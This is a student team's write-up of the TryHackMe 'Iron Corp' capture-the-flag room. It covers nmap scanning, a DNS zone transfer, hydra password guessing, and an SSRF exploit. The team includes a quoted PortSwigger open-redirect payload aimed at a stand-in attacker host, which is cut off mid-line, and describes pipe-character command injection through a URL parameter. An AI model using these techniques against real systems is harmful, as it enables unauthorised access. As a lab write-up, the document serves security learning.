PSP0201 PENTEST 2 ROOM: IRON CORP WRITE-UP

GROUP NAME : PELITA

ID	Name	Role
1211102057	Muhammad Syahir Nazreen Bin Abdul Hamid	Leader
1211101935	Mohamed Imran Bin Mohamed Yunus	Member
1211103220	Muhammad Firzan Ruzain Bin Firdus	Member
1211102060	Farris Aiman Bin Mohd Harris	Member

IRON CORP

Steps: Reconnaissance (Port Scanning)

Members Involved: Imran
Tools used: Nmap, Netcat
Thought Process and Methodology and Attempts:


Tryhackme told me to add the machine IP address into the config file.

The asset in scope is: ironcorp.me


Note: Edit your config file and add ironcorp.me

Note 2: It might take around 5-7 minutes for the VM to fully boot, so please be patient.


Entered as a root because in order to add ip address you need root permission.



Adding the IP address into the /etc/hosts




Adding the machine generated IP address into host as it was told in tryhackme.




Tried to scan all the ports but failed miserably. It suggested using the ‘ -Pn ‘ parameter (last of the screenshot) to get the ports.
Used nmap to scan the ports.

-sC to run default scripts
-sV to enumerate applications versions
-Pn to treat all hosts as online -- skip host discovery




Successfully found the open ports with the suggested parameter.



```
┌──(1211103220㉿kali)-[~]
└─$ nmap -n -Pn -sV -sC -p53,135,3389,8080,11025,49667,49670 ironcorp.me -o ironcorp.me
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-02 08:03 EDT
Nmap scan report for ironcorp.me (10.10.3.210)
Host is up (0.22s latency).

PORT      STATE    SERVICE       VERSION
53/tcp    open     domain?
135/tcp   open     msrpc         Microsoft Windows RPC
3389/tcp  open     ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: WIN-8VMBKF3G815
|   NetBIOS_Domain_Name: WIN-8VMBKF3G815
|   NetBIOS_Computer_Name: WIN-8VMBKF3G815
|   DNS_Domain_Name: WIN-8VMBKF3G815
|   DNS_Computer_Name: WIN-8VMBKF3G815
|   Product_Version: 10.0.14393
|_  System_Time: 2022-08-02T12:06:19+00:00
| ssl-cert: Subject: commonName=WIN-8VMBKF3G815
| Not valid before: 2022-08-01T11:57:13
|_Not valid after:  2023-01-31T11:57:13
|_ssl-date: 2022-08-02T12:06:33+00:00; 0s from scanner time.
8080/tcp  open     http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Dashtreme Admin - Free Dashboard for Bootstrap 4 by Codervent
|_http-server-header: Microsoft-IIS/10.0
11025/tcp open     http          Apache httpd 2.4.41 ((Win64) OpenSSL/1.1.1c PHP/7.4.4)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Coming Soon - Start Bootstrap Theme
|_http-server-header: Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4
49667/tcp open     msrpc         Microsoft Windows RPC
49670/tcp filtered unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 166.21 seconds
```

As we can see from the scanned port, the port 8080 and 11025 is a website.

Did a little digging but didn't find anything special.



Steps: Enumeration (Finding subdomains)

Members Involved: Farris

Tools used: dig, hydra

Thought Process and Methodology and Attempts:


Searched for subdomain using ‘dig’ command. Founded 2 subdomains.


```
┌──(1211101935㉿kali)-[~]
└─$ dig @10.10.113.60 ironcorp.me axfr

; <<>> DiG 9.18.1-1-Debian <<>> @10.10.113.60 ironcorp.me axfr
; (1 server found)
;; global options: +cmd
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
ironcorp.me.            3600    IN      NS      win-8vmbkf3g815.
admin.ironcorp.me.      3600    IN      A       127.0.0.1
internal.ironcorp.me.   3600    IN      A       127.0.0.1
ironcorp.me.            3600    IN      SOA     win-8vmbkf3g815. hostmaster. 3 900 600 86400 3600
;; Query time: 856 msec
;; SERVER: 10.10.113.60#53(10.10.113.60) (TCP)
;; WHEN: Tue Aug 02 00:44:03 EDT 2022
;; XFR size: 5 records (messages 1, bytes 238)
```

Added both of the subdomains in hosts.


```
1211101935@kali: ~
File  Actions  Edit  View  Help
  GNU nano 6.2                                  /etc/hosts *
127.0.0.1       localhost
127.0.1.1       kali
10.10.113.60 ironcorp.me
10.10.113.60 admin.ironcorp.me
10.10.113.60 internal.ironcorp.me
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```

Tried both of the subdomains with 2 ports (8080, 11025).
Port 8080 showed the same result.







Port 11025 showed access forbidden for internal subdomain




But the admin subdomain is password protected. Now it's time to get the Username and the password.



Used hydra to get the username and password. (Well, the password and username was pretty much guessable.)




Successfully logged into the website.



Steps: Exploiting (SSRF attack)

Members Involved: Syahir
Tools used:SSRF vulnerability attack (reference: https://portswigger.net/web-security/ssrf)
Thought Process and Methodology and Attempts:

Tried a few things to find the vulnerability of the website. After some attempts. I ran apache2 and added my access machine address as a weblink to see if anything happens. Something came up. Thus we know that we can add some other link to see if anything comes up. The vulnerability is SSRF.



Bypassing SSRF filters via open redirection

It is sometimes possible to circumvent any kind of filter-based defenses by exploiting an open redirection vulnerability.

In the preceding SSRF example, suppose the user-submitted URL is strictly validated to prevent malicious exploitation of the SSRF behavior. However, the application whose URLs are allowed contains an open redirection vulnerability. Provided the API used to make the back-end HTTP request supports redirections, you can construct a URL that satisfies the filter and results in a redirected request to the desired back-end target.

For example, suppose the application contains an open redirection vulnerability in which the following URL:

```
/product/nextProduct?currentProductId=6&path=http://evil-user.net
```

returns a redirection to:


```
http://evil-user.net
```

You can leverage the open redirection vulnerability to bypass the URL filter, and exploit the SSRF vulnerability as follows:


```
POST /product/stock HTTP/1.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 118

stockApi=http://weliketoshop.net/product/nextProduct?currentProductId=6&path=http://19
```

This SSRF exploit works because the application first validates that the supplied `stockAPI` URL is on an allowed domain, which it is. The application then requests the supplied URL, which triggers the open redirection. It follows the

Tried a few things but none of it seem to work. After some research, we tried to load the subdomain that could not be accessed previously (subdomain: internal, port: 11025) by adding it inside the URL.



Clicking ‘here’ only lead to Access forbidden.



Access forbidden!


You don't have permission to access the requested object. It is either read-protected or not readable by the server.

If you think this is a server error, please contact the webmaster.


Error 403

internal.ironcorp.me
Apache/2.4.41 (Win64) OpenSSL/1.1.1c PHP/7.4.4


Added the web link of the access forbidden page just now with the admin link. A name Equinox showed up.




Tried to add the name inside the link. The name just keep multiplying.



Tried adding dir if we can find anything special. Found a different name.



Well, adding equinoxdir inside the link just keeps multiplying the name. We tried to separate it with a pipeline symbol inbetween equinox and dir. Successfully leaded to a drive.

